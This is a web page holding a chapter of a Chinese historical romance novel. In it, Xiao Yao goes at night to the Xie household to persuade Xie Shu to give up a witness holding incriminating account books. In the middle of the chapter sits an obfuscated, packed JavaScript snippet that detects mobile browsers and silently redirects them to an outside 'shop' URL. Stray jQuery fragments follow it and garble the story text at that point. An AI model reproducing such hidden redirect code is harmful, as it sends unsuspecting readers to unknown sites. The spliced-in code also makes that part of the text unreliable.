默认冷灰
24号文字
方正启体

17. 谢郎

作者:烹一碗春本书字数:K更新时间:
    “……你别这样,也…不全是你的问题。”


    之前那个对他没有好脸色,自作主张把商季沅拉到公堂上,还能把谢疏拉过来作证人的那个能耐人,他那个好嫂子,竟要在他面前哭了?


    她这样的人,竟然也会自责,会哭?


    他没任何想象的得意,更不似之前入府坑害她那般快乐,眼下,他只有慌张。


    “嫂嫂您听我说…其实应该还有……”商说一开口,发现舌头都打结。


    萧瑶突然道:“现在还有别的法子吗?”


    她浸在自己的情绪里,注意不到商说的手忙脚乱,但多年来她早养成了遇事先想解决办法,不在乎情绪的习惯。


    她上一刻难受,下一刻便能如常思考。


    既然打草惊蛇,那最该做的就是把伤害最小化,把姜王二人按照原定的法子将其抓起来。


    商说一愣,见眼前人再抬眸时眼睛里没了任何情绪,只有极不真实……的冷静。


    他看不明白,觉得意外。她张口问他:“现在的问题是,你说的那位拾娘,她手里是拿了姜瞿与王壁最后一份账簿,你现在就差那一件东西,就可以去状告姜王二人了,对吧?”


    商说喉间一紧,随后点头:“是的。但现在那人在谢疏手上,突破点就是她。”


    萧瑶轻攥紧了袖角,凝望着商说,此刻才弄明白这人为何过来。


    问罪是真的,但是有求于她也是真的。


    只怪她自己不查,这人手段方式了得,先刺激她,让她觉得自己妨了事,再顺理成章搬出解决方法,就由不得自己不应了。她竟被他牵着鼻子走了。


    萧瑶心中的自责渐消一些,她看着眼前人:“好,那接下来要做什么,我去做。”


    商说安然听着,见人就这么爽朗就应了下来。


    “谢疏不是什么恶人,拾娘纵然被她拿在手里了,她看到拾娘行踪可疑,手上又有那些证据,想来审起来也会留个心,不会立刻就把人解决了。”萧瑶思考着道,“今晚我去找她一趟,我来劝,劝她把拾娘交出来。”


    “你拿什么去劝?”既然说到正事,发展到这一步,商说也算得偿所愿。他仍看她,还在为她转变之快而惊讶。


    谢疏已给商若洗了冤屈,与商家两不相欠了。


    “姜谢两家不是打不死冲不垮的铁桶,这个我们都知道吧!”萧瑶道,“要不然你也没办法给人家身边安排外室,不对吗?”


    商说沉吟不语,目光淡淡扫过案上,将那个茶盏又倒满水,轻轻摇晃看着上面的波纹。


    算是默认。


    “我去劝便有我的方法,这点你不用操心。”


    这结果是他想要的,虽然进行万分别扭,两个人几乎要吵起来,但最后总算是让人答应了帮自己。


    萧瑶觉得被人牵着鼻子走,虽不觉得劝说有何为难,但到底不痛快,她到此缓缓道:“商郎好盘算,好口才,不过后头尽量有话直说,妾经不起这样的折腾。”


    “……”


    商说从方才萧瑶反应上还没完全缓过来,无言以答。而萧瑶此刻已见人没有话后,这次是真开门喊了:“送郎君走!”


    简单粗暴的令,外头归成守着,哪里有人进来?萧瑶等了半刻也不见一个家丁,心里便知是谁的安排,一时心头烦躁又生,转身直接把商说拉了搡了出去。


    商说带着归成回去的路上,步履匆匆走到前面,却一言不发。


    归成紧走两步,跟上去问:“郎君,如何?”


    商说口气闷的很:“她折腾了这样一招把咱们的计划坏了,但方才也答应了我,会去劝谢夫人。”


    他将方才发生的一切,以及在公堂上发生的事,悉数告知。归成听了后,默默点了点头。


    他要问接下来的事,但商说走着,目光只盯着前头的青石砖,半晌也没回应。


    “郎君?”


    分明是在走神,归成紧走两步到他身前半个身位,见自家主子才回过神来:“今晚用了晚膳后,你找几个身强力壮的家丁跟着她,送她小心过去,别再出了事。”


    归成颔首。他再抬眼,见商说神色分明不对劲,分明是在沉思什么,从方才从清合蕙宁出来后就心不在焉——但这个状态好像也不是眼下才开始的,前些天每次与萧瑶见了面,商说总要神色古怪半晌。


    眼下,这人眉间像有化不开的沉凝,但不像不悦,也不像有什么棘手事办不了,倒像是满心烦忧堵在胸口,掺着几分难以言说的尴尬。


    “郎…君,萧夫人那儿……您,没出什么事吧?”


    据对多年的了解,归成大着胆子问出了这样的话,二人心照不宣却都明白,弦外音很明显了。商说脚下立刻一顿,脸色一变冲他怒视过来,归成瞧着他主子脸上倒见了红晕,像被撞破了什么窘迫事,忙道:“主子……您别生气。”


    商说本觉得尴尬,归成与他一同长大,什么心思都瞒不过,但这人又突然劝他“别生气”,让他有一种被人揭破了什么羞耻事情,而又过来安抚他让他冷静的情状。


    他非但没被安慰好,反而脸五颜六色起来,归成见状,心下更慌了。


    但刚走出人家门口没几丈,他知他主子气急也不能在这儿吼,忙乱之下,想着好死不死地安慰:“您别不好受……这人之常情,男人都得娶老婆……”


    话毕才发觉此话更荒唐,他出口的话猛地一停,商说的眼光立变凌厉,切齿笑了:“你要是实在闲的慌,就滚去领二十板子。”


    “……”归成一凛,立刻清醒了,忙垂头闭了嘴。


    这笔账不宜再问,就这么稀里糊涂地结束。


    商说越发糊涂,总觉得有什么东西蒙在脑中,他看不清。


    是夜,萧瑶带着归成给安排的一众家丁,乘车到了地方。


    不是姜府,而是谢家。


    叩门后,有小厮来门口打开门,他们得了准允,萧瑶嘱咐身后人都原地等着,只由自己一人去。没去姜家是有考量,她一人拥了沉重的月白大裘过了穿堂,见前头廊下正立着一个颀长如竹的剪影。


    见她来了,那人似早有预料,带着后头下人三两步迎了上来,萧瑶驻足,冲人有礼道:


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17241056|197735||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    “妾深夜造访,扰了贵府清净,还望恕罪。”


    那人的左右人皆提灯笼。


    萧瑶见过礼,抬眸去瞧,眼前男人映于微光轮廓偏薄,衣袂垂落时线条流畅,又着厚重的棉袍,连脖颈都裹在绒领里,但露出一张清瘦有骨的脸,眉宇温和,柔而不弱,似有先秦君子遗风。他礼貌道:“无事,萧夫人有事但来无妨。”


    在谢家,除了家主之外的任何一个,都无权这么说。


    此人必定是谢砚,谢润台。


    萧瑶看清人面目之后,再次俯了俯身:“多谢郎君,妾此来目的想来郎君知道。”


    谢砚身边人拿着暖灯,灯光映照下,他转过身一抬手:“自然知道。家姊今晚饭间便与在下说过了,眼下正在后头院子里等着,夫人去就是了。”


    谢疏是今日傍晚回来的,谢砚对阿姊的事向来关照,可对此次事却不太了解。据下人的话,他只知道家姊去了趟商家赴宴,第二日回去后便与丈夫大吵一架,然后就摔门而出,带着女儿回来了。


    谢家这一脉只有谢砚与谢疏两个,父母早亡,他自己先后娶了两房妻子都病死了,算命的都说他命里克妻,要么配个命硬的和乐一世,要么便是哪个也留不住,娶一房没一房。更建议他甚至别插手别人夫妻事,也是有忌讳的。


    所以对此次阿姊的事,他就没干涉。


    萧瑶和他寒暄过后,道了谢,谢砚便着人引路将人送去后院去了。


    允记望着远去的夫人,又转头看看自家主子,见谢砚目光正落到萧瑶远去的裙角处出神,不由提醒道:“郎君……该走了。”


    今晚月色不朦,清辉朗朗洒下,连檐角的霜色都照得分明,院内静澈。


    谢砚出着神,倏尔眯了眯眼,将外头衣服拢的更紧了些,待看萧瑶跨进对面院子彻底没了影,才回去了。


    萧瑶跨进屋子,里头冷寂一片,唯有屋中央炉火烧的旺,而屋内案边坐着的谢疏只引了一只灯烛,目光盯着那光点出神道:“萧夫人来了。”


    “是,妾来了。”她神色暗淡,眉目无光,萧瑶见了一时有些自责,“夫人切要珍重自身,不要因为外头人作践了自己。”


    谢疏闻言分明蹙了蹙眉,好像又是触到伤心事。


    她扶案起身,和萧瑶与自己一同坐了旁边的高凳上,对面而坐。


    谢疏今晚没着华丽衣服,只穿的体面的厚袄,连头发都只盘了没有之前那样插珠钗。


    她眼眸下垂不看萧瑶,话音语气却坚定:“如果你是为了安慰我,让我不要难过而来的,那咱们就喝几盏茶说上几句,但如果是为了他们男人官场上的事情,来作说客的……”


    这话说的萧瑶早有预料,看来谢疏果真是拿了拾娘后就得知了商说的打算。但具体知道多少,有没有向姜瞿透露,萧瑶却不知道。


    她只得心下盘算着,看着谢疏眼睛里隐隐有泪,唇线却绷得极紧:“做说客的话,那就不必开口了。我与姜郎膝下有女儿,温和可爱,我纵恨他行为作风不好,但也不可能为了伸张什么正义,让我女儿早早失了爹,日后被人冷眼嘲讽,一世不乐。”
(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)